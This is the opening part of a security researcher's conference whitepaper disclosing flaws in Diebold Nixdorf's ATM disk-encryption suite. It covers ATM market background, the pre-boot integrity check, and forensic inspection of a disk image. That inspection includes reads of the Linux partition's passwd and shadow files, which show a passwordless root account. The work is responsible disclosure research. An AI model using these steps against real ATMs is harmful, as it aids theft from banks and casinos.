Where's the Money:

Defeating ATM Disk Encryption

Matt Burch

v1.2

Table of Contents

.

Abstract

This whitepaper is to serve as supporting reference to the DefCon32 talk, “Where’s the Money: Defeating ATM Disk Encryption”. The focus of both the paper and presentation is to discuss security research of Diebold Nixdorf’s (DN) Vynamic Security Suite (VSS) solution and perform public disclosure of an array of critical vulnerabilities affecting the full disk encryption module. These vulnerabilities enable an unauthenticated attacker, who has physical access, the ability to obtain code execution, privilege escalation, recovery of Trusted Platform Module (TPM) protected disk encryption keys, decryption of the Windows operating system, and implantation of malicious code. Both the paper and the presentation will include technical details describing VSS’ file integrity validation process and how these security controls were circumvented. Additionally, a detailed description of each issue, how the vulnerability was remediated, and the shortcomings of each patch will be provided. To ensure the community is provided the tools to protect against these attacks and potential future vulnerabilities - system hardening and configuration management options will also be discussed.

The research discussed through this paper was a collaborative effort performed by Matt Burch (@emptynebuli) and another colleague.

Content Primer

Automatic Teller Machines (ATM) are devices that we are all familiar with whenever we need to get some extra hard cash in our pockets. As a result, these are also high value targets for malicious actors. These devices are Kiosk platforms that are designed to hold large sums of cash and are located everywhere, across the globe. ATMs store cash in a container, called a cassette and are typically equipped with three to four. But larger financial institution systems can house up to six. Smaller consumer devices, typically found in gas stations or convenience stores, will typically have four or less. Each cassette can hold between 1,000 to 8,000 notes (or bills) adding up to somewhere between $20,000 and $800,000 [1]. Cash losses often exceed $200,000 and replacing the ATM units from related damage can cost up to $80,000 or more [2]. It should be of no surprise that ATM crime is on the rise. In 2010, as reported by NPR, the estimated industry impact of ATM attacks was estimated to exceed $4.5 million annually [3].

The ATM Industry Association (ATMIA) is the leading non-profit association representing the global ATM industry. Representing thousands of members and upwards of 500 companies globally. They have estimated there are about 451,000 ATMs in the US alone, representing about 10 billion transactions per year with each ATM containing an average amount between $20-$50K. Furthermore, ATM crime has seen a 600% increase since 2019, with a 165% increase observed in 2022 alone! The average ATM attack only takes between 5-6 minutes and, on average, results in the theft of $27,000 with an average ATM replacement cost of $75,000 [4].

Today, crimes against an ATM do not always hold a significant legal penalty and the concurrency of the attacks are so frequent, law enforcement does not always pursue the culprits [5].

ATMs are known to be vulnerable to a few different categories of attacks and, as of 2022, the following were some of the biggest security issues [6]:

- **Skimming:** A physical attack that leverages a uniquely designed device called a skimmer, that is attached to the card reader of an ATM and designed to steal card data from standard use of the ATM. These devices are designed to be inconspicuous and usually not visible to passive observation.
- **Blackbox:** A physical attack where a rogue device is connected to the ATM and used to trigger the cassettes to dispense all system funds.
- **Malware:** A logical attack where malicious code is installed on the ATM and allows an attacker to dispense cash on a scheduled basis or modify standard ATM functionality.
- **Physical:** Everyone's favorite smash and grab style attack.

Although each attack is unique there are some commonalities across each vector. There is a requirement of physical access. This has the presentation of being a deterrent against malicious use, however ATMs, by default, contain low security locks and locking mechanisms typically leverage a cable pulled cantilever lock. While conducting our research, locking mechanisms were observed to be vulnerable to various methods of external interaction and granted physical access to the components.

The ATM Market

Large scale financial institutions will typically have an ATM platform from one of the following three major companies Hyosung, NCR, or DN. Each manufacturer provides their own software suite[1], which comes equipped with their own security stack architecture.

- **Hyosung:** MoniManager and MoniGuard, providing Hard Disk Encryption (HDE), application whitelisting, and Endpoint Detect and Respond (EDR) controls [7].
- **NCR:** NCR Atleos, formally known as NCR Secure, providing HDE, application whitelisting, and EDR controls [8] [9].
- **DN:** VSS, providing HDE (with PBA integrity validation), USB peripheral filtering, and EDR controls [10].

Each security stack solution offers a base feature set, with price options for expanding the coverage of each. Of the available options, HDE and EDR are the most consistent. HDE controls usually leverage Microsoft's BitLocker encryption, through system API calls. Direct OS activation of BitLocker has not been observed during our research, except for DN's VSS, which offsets the disk encryption functionality through a third-party integration partner. Additionally, each solution has been observed to integrate EDR controls through either McAfee SolidCore or Symantec.

The integration of McAfee SolidCore is unique to the scenario and application whitelisting. In most instances these controls have been observed to be adequate but may contain limitations for code execution in the context of *NT AUTHORITY SYSTEM*. This limitation can impact the success of the security solution to prevent malicious code execution. By default, ATMs are

[1] ATM security stack architectures will be the primary focus through the course of this paper. If readers are interested in understanding more details about ATM management software, we recommend reviewing the content available on each manufacturer's website and/or ATMIA for additional resources.

configured to autologin as *Administrator*, providing very little protections for privilege escalation to *NT AUTHORITY SYSTEM*.

To understand the relationship between each manufacturer's security stack and the ATM network, a baseline of what the ATM network consists of would first need to be established.



Figure 1: ATM Network Architecture Overview

The ATM network is a generalized term used to describe how withdraw requests are processed from the ATM to the banking provider. The mechanics behind this architecture design are very similar to that of a purchase with VISA, AMEX, or MasterCard. There are four main components of this network architecture [11]:

- **ATM Acquirer Processor:** Also known as the “Host”, receives the withdrawal request from the ATM and sends the request to the debit network.
- **Debit Network:** Also known as the “Switch”, is the transaction process that determines to which card issuer the withdrawal should be routed. The routing decision is typically based on the Bank Identification Number (BIN), typically reflected in the first 6 to 8 numbers of the cardholder’s card number.
- **Card Issuer Processor:** Also known as “the Bank”, will review the transaction request to determine if the cardholder has sufficient funds to authorize the withdrawal. An

authorization response will then be sent back through the switch to the ATM Acquirer Processor.

In this standard architecture design, the ATM platform maintains a level of certification with the Host and will send constant notification messages of the system's health and status. This is done as part of a layered security model, to insure the health of the ATM platform. As a result of this relationship, the Host will provide certification for various ATM hardware and software combinations. For example, and NCR ATM will be certified with the NCR management suite but not with Hyosung's. This can make ATM management a difficult process for a banking organization as they would have to maintain various software solutions across a diverse hardware footprint.

This limitation highlights one of the unique features DN's VSS brings to the table. VSS is certified across numerous hardware platforms with most hosting providers. Furthermore, DN VSS offers a robust set of management tools – increasing the attraction of this option.

Diebold Nixdorf

DN was an American lock manufacturer (Diebold Safe & Lock Company) founded in 1859 and merged with Wincor Nixdorf, a German ATM manufacturer, in 2016 – under the name Diebold Nixdorf. At the time of this merger, Wincor Nixdorf was believed to control about 35% of the entire ATM market, worldwide [12]. Today, DN manufacturers ATMs, ATM components, Point-of-Sale (PoS) devices, and VSS.

VSS is one of the few ATM security solutions that boasts multi-vendor support across several hardware manufacturers, including Hyosung and NCR. Offering Intrusion Detection and Prevention (IDS/IPS), delegated system access, and Full Disk Encryption (FDE) [13]. Of these three components, the implementation of FDE is unique when compared to standard FDE solutions. Where FDE implements an integrity validation process known as Pre-Boot Authentication (PBA). DN states FDE, "verifies integrity of digitally signed sensitive executables during every pre-boot authentication stage" [14].



Figure 2: VSS - FDE Product Card

Traditional FDE solutions define PBA as an authentication/authorization process which takes place during the boot-up sequence before the operating system has a chance to load. This is implemented through an extension in the UEFI bootloader and is designed to provide a secure tamper-proof authorization process [15]. However, in DN's implementation, the PBA process is performed through a file integrity validation approach. If the contents of the system have been manipulated the boot-up sequence will fail.

As a result of these unique feature sets, and cross vendor certification in the banking network, the VSS software has a significantly broader use case. Everi Holdings was originally founded in 1998, as a venture between three payment processing companies: BA Merchant Services (Bank of America umbrella), First Data[2], and USA processing Inc [16]. Since then, Everi has grown their presence in the US gaming industry and their ATM/ticketing systems can be seen at almost every casino across the US.

[2] First Data is now known as Fiserv, as the result of an acquisition executed during 2019 [37].

Figure 3: Everi ATMs - MGM Grand Casino, Detroit

In 2019, Everi announced, "*Everi's Security Suite leverages Diebold Nixdorf's fully compliant and certified Vynamic Security Suite to deliver a layered software security approach that protects against threats from across the logical attack landscape. The suite offers intrusion protection from software threats such as viruses and malware, hardens the kiosk operating system, and encrypts device disks. Security Suite also provides full access protection by reducing available pathways for unauthorized outside access*" [17]. Based on these details, the deficiencies detailed in this paper not only affect the larger financial market but also the US gaming/casino industry.

The partnership with Everi is not DN's only foothold in the US gaming industry. In 2018, NRT Technologies Inc. acquired the gaming ATM assets of U.S. Bank National Association (USB).

"*Acquisition includes 1,500 high-volume casino ATMs and self-service devices which dispense over $5 billion annually across nearly 200 gaming properties in the United States. As a result of the acquisition, NRT now operates over 31,000 ATM devices which process more than 300 million transactions and dispense more than $20 billion annually*." [18]

At the time of this acquisition, NRT was identified as the largest ATM processor in North America, represented across nearly 300 gaming properties including the top 25 largest global gaming operators. NRT further announced a partnership with DN to implement "important upgrades" across the newly acquired ATM fleet. Today, NRT advertises partnership with several well-known casino enterprises, including, The Cosmopolitan, Cherokee Nation, Greektown Casino-Hotel, Caesars Entertainment, and MGM Resorts International [19] – to just name a few.



Figure 4: NRT - Client List

Figure 5: NRT ATMs - MotorCity Casino, Detroit

Like many ATM manufacturers, DN ATM solutions also carry PCI PA-DSS validation and numerous international recognition awards [10]. The PA-DSS is the certification process, by the Payment Card Industry (PCI) counsel, for standalone or dedicated payment terminals [20]. By

obtaining this certification, the ATM platform would not be considered in-scope of a standard PCI security assessment.

Down the Rabbit Hole

When first approaching an appliance or kiosk platform to assess potential attack paths, we first look to derive an understanding of how the system normally functions and what tasks are presented to the user. This process starts from a very simple perspective of power-cycling the unit, observing the bootup sequence, and then attempting to inject various command sequences into the process. While performing this activity on a DN ATM, it was not possible to break the boot-cycle, except for accessing the BIOS login. However, VSS' PBA boot sequence was interesting, the ATM was observed to perform a redundant boot cycle prior to launching Windows with the standard ATM interface. The following graphic, located during our research, depicts the multi-step boot sequence of the system.



Figure 6: VSS FDE – PBA Boot Sequence

The PBA process begins in the system BIOS and validates the integrity prior to launching Windows. The objective of this task is to assert a "known trusted state", ensuring the system contents were un-modified, prior to allowing a boot-sequence to complete. Integrity validation executed in this fashion is unique, which motivated us to build a deeper understanding of the validation process, beginning with the lowest common denominator, the system hard disk.

```
Disklabel type: gpt
Disk identifier: 83067179-F903-4225-B985-FC579DDA671B
First LBA: 34
Last LBA: 488397134
Alternative LBA: 488397167
Partition entries LBA: 2
Allocated partition entries: 128

Device           Start       End   Sectors Type-UUID                            UUID                                 Name                          Attrs
vss-disk.raw1     2048    206847    204800 C12A7328-F81F-11D2-BA4B-00A0C93EC93B A26B347C-A98A-4F60-97A3-FBCE0E81040A EFI system partition         GUID:63
vss-disk.raw2   206848    239615     32768 E3C9E316-0B5C-4DB8-817D-F92DF00215AE 20F0FB4A-341A-460C-8711-C149D8341B9A Microsoft reserved partition GUID:63
vss-disk.raw3   239616 342118399 341878784 EBD0A0A2-B9E5-4433-87C0-68B6B72699C7 474B1A31-C541-44B5-B8F4-6B0BB93EBAE0 Basic data partition
vss-disk.raw4 342118400 485251071 143132672 EBD0A0A2-B9E5-4433-87C0-68B6B72699C7 68A58865-8AB2-4E8C-91FF-117C8F790130 Basic data partition
vss-disk.raw5 485251072 488396799   3145728 EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA BF60096A-1957-4F5C-9703-79E219F3E5C1 EDA secure disk partition
```

Figure 7: VSS Disk Partition Table

Each install of VSS configured the system disk with a GUID Partition Table (GPT) which contained five system partitions (P1 – P5). Each install would have different UUID values for the disk and partitions, but the type UUID values were observed to be statically assigned. This is not unusual because most of these values are commonly known [21]:

- ***C12A7328-F81F-11D2-BA4B-00A0C93EC93B:*** EFI system partition.
- ***E3C9E316-0B5C-4DB8-817D-F92DF00215AE:*** Microsoft reserved partition.
- ***EBD0A0A2-B9E5-4433-87C0-68B6B72699C7:*** Microsoft basic data partition.

However, the type UUID for P5 was less common. The GPT expanded details described the partition to be an *EDA security disk partition*. During our research, details regarding this descriptive name were not available but it was understood to be unique to CryptoPro to describe their custom Linux OS.

Further examination identified both P1 and P5 to be unencrypted. P1, of course, was the MS-DOS formatted EFI file system and is commonly unencrypted. This partition space contains the bootloader firmware used to start the system. When secureboot is enabled, the EFI executables are checked against a trusted key index, typically stored in NVRAM during BIOS updates [22]. ATMs typically have this feature enabled, preventing modification of the UEFI executables. This assumption, however, only applied to executed binaries. The Windows bootloader configuration database (BCD) system store is read by *BOOTMGR*, and used to control various aspects of starting the Windows environment [23]. There are some interesting settings that can be made in this file, however that is not the focus of this paper.

P5, was of greater interest, as this was a Linux root file system (*rootfs*).

```
root@8984182d178d:/images# mount -o loop -t ext4 vss-nix.raw /mnt/disk
root@8984182d178d:/images# ls -al /mnt/disk
total 88
drwxr-xr-x 20 root root  4096 Nov 29  2021 .
drwxr-xr-x  3 root root    18 Mar 18 18:28 ..
drwxr-xr-x  2 root root  4096 Nov 29  2021 LOG
drwxr-xr-x  2 root root  4096 Aug  7  2019 bin
drwxr-xr-x  3 root root  4096 Nov 22  2021 boot
drwxr-xr-x  2 root root  4096 Apr 18  2008 dev
drwxr-xr-x 21 root root  4096 Aug  7  2019 etc
drwxr-xr-x  2 root root  4096 Apr 21  2008 home
drwxr-xr-x  7 root root  4096 Aug  7  2019 lib
drwxr-xr-x  3 root root  4096 Aug  7  2019 libexec
drwx------  2 root root 16384 Aug  7  2019 lost+found
drwxr-xr-x  4 root root  4096 Apr  4  2018 mnt
drwxr-xr-x  2 root root  4096 Apr 18  2008 proc
drwxr-xr-x  2 root root  4096 Aug  7  2019 root
drwxr-xr-x  3 root root  4096 Oct 25  2018 run
drwxr-xr-x  2 root root  4096 Aug  7  2019 sbin
drwxr-xr-x  2 root root  4096 Apr 18  2008 sys
drwxr-xr-x  2 root root  4096 Aug  7  2019 tmp
drwxr-xr-x 13 root root  4096 Aug  7  2019 usr
drwxr-xr-x 15 root root  4096 Apr  3  2018 var
```

Figure 8: P5 – rootfs Contents

The rootfs system was configured with a single user account, *root*, and was not configured with a password in either */etc/passwd* or */etc/shadow*. In this configuration the *root* account would perform a password-less login during system initialization and bootstrap the appropriate executables. This design is also used throughout the world on embedded Linux devices. Traditionally, there is not a need for interactive logins on these systems as they perform static tasks. Which would also be the case with VSS, where this partition was used to carry out the PBA process and boot to Windows.

```
root@8984182d178d:/mnt/disk# cat etc/passwd
root::0:0:root:/root:/bin/bash
nobody:x:99:99:Unprivileged User:/dev/null:/bin/false
messagebus:x:101:407:added by portage for dbus:/dev/null:/usr/sbin/nologin
haldaemon:x:103:440:added by portage for hal:/dev/null:/sbin/nologin

sshd:!:50:50:sshd PrivSep:/var/lib/sshd:/bin/false
tss:!:1000:441::/home/users/tss:/bin/bash
root@8984182d178d:/mnt/disk# cat etc/shadow
cat: etc/shadow: No such file or directory
```

Figure 9: P5 - /etc/passwd

With access to rootfs, the next obvious file to review is */etc/Version*. With the VSS system, this also contained a curious result.

```
root@8984182d178d:/mnt/disk# cat etc/Version
Superschaf Version 6.5-5321
```

Figure 10: P5 - /etc/Version

Also, not uncommon. Many embedded platforms have custom version details in */etc/Version*, which reflect the manufacturers firmware or OS build. However, the result of *Superschaf* was interesting. The word *Superschaf* was German, in context, and translated to “Super Sheep”. Google Dorking for *Superschaf* did not yield any actionable results or help us profile the custom OS.

Continuing examination of the system disk for additional clues, led to */usr/SUPERSHEEP*.

```
root@8984182d178d:/mnt/disk# ls -al usr
total 68
drwxr-xr-x 13 root root  4096 Aug  7  2019 .
drwxr-xr-x 20 root root  4096 Nov 29  2021 ..
drwxr-xr-x 12 root root  4096 Aug  7  2019 SUPERSHEEP
lrwxrwxrwx  1 root root     8 Aug 23  2012 X11 -> X11-7.7/
drwxr-xr-x  6 root root  4096 Aug  7  2019 X11-7.7
lrwxrwxrwx  1 root root     8 Nov 23  2009 X11R6 -> /usr/X11
drwxr-xr-x  2 root root  4096 Aug  7  2019 bin
drwxr-xr-x  7 root root  4096 Aug  7  2019 etc
drwxr-xr-x 54 root root 20480 Aug  7  2019 lib
drwxr-xr-x  9 root root  4096 Aug  7  2019 libexec
drwxr-xr-x  4 root root  4096 Aug  7  2019 local
drwxr-xr-x  3 root root  4096 May  6  2008 pcsc
drwxr-xr-x  2 root root  4096 Aug  7  2019 sbin
drwxr-xr-x 43 root root  4096 Aug  7  2019 share
drwxr-xr-x  5 root root  4096 Aug  7  2019 ssl
lrwxrwxrwx  1 root root     6 Nov 23  2009 var -> ../var
```

Figure 11: P5 - /usr/SUPERSHEEP Directory

Dorking *SUPERSHEEP* was much more rewarding. The first Google hit on this search was a blog article released by SEC Consult [24], detailing a PBA authentication attack for *CryptWare CryptoPro Secure Disk for Bitlocker*. In this article SEC Consult detailed sha256sum was used for the integrity validation of system file contents and *wc* was used to compare the current and last-boot index states. SEC Consult identified replacing *wc* with a shell script, allowed them to alter the system state to obtain code execution. This finding was not CVE indexed and is obscured due to the limited public information regarding CryptWare CryptoPro.

In the article, the following scripts/executables were identified:

- */usr/SUPERSHEEP/bin/app_launcher*
- */usr/SUPERSHEEP/bin/verify_checksums.sh*
- */usr/SUPERSHEEP/bin/ss_gui*

Reviewing the contents of P5, it was apparent the article was discussing the same architecture. Although this was a big leap forward and provided us needed background details, the relationship between CryptoPro, DN, VSS, and ATM platforms was still unclear. The only way to solve this riddle was to turn on our headlamp and go further down the rabbit hole.



Figure 12: /usr/SUPERSHEEP/bin Directory

Who is CryptoPro?

Whenever in doubt of what software is installed on a third-party device, End User License Agreement (EULA) and Software Build of Materials (SBOM) documents are an excellent starting point [25]. Pulling the license agreements for VSS v3.0, CryptoPro SecureDisk was designated as a third-party license holder [26]. However, references to this software were removed in the EULA agreements for all other versions (VSS v3.1 – v4.3).



Figure 13: VSS EULA - CryptoPro SecureDisk v5.6.3

The details of the EULA agreement confirmed a relationship between CryptoPro Secure Disk and VSS. Then why remove the reference in all other versions? We began to run through the list of plausible scenarios.

Maybe the relationship between DN and CryptoPro was severed? This didn't make much sense because the EULA agreement identifies CryptoPro SecureDisk v5.6.3 to be the base version of the license agreement. v5.6.3 is older than the SEC Consult remediated version of v5.2.1. Additionally, the base configuration of our research on *Superschaf v6.5-5321*, was also older than v5.6.3. These details seemed to indicate DN had continued use of CryptoPro SecureDisk.

Other possible predictions were, "*Did DN purchase CryptoPro?*", "*Did CryptoPro go out of business?*", or "*Was DN intentionally trying to hide this information?*".

Further Google Dorking efforts were unsuccessful in locating any noteworthy references between CryptoPro and DN. However, CryptoPro was confirmed to still be a commercially available product [27] at the time of our research.

Figure 14: CryptWare - CryptoPro Secure Disk site

Within the contents of the site, CryptWare details, "*CryptoPro Secure Disk is available in two versions Secure Disk Enterprise and Secure Disk for BitLocker*". The major difference between the two products is the enterprise solution offers a proprietary AES-256 crypto engine, allowing disk encryption for an operating system that is not fully compliant with BitLocker. The standard version contained an integration with Microsoft's BitLocker crypto engine.

The contents of the website further described the PBA architecture in the following graphic [28]:

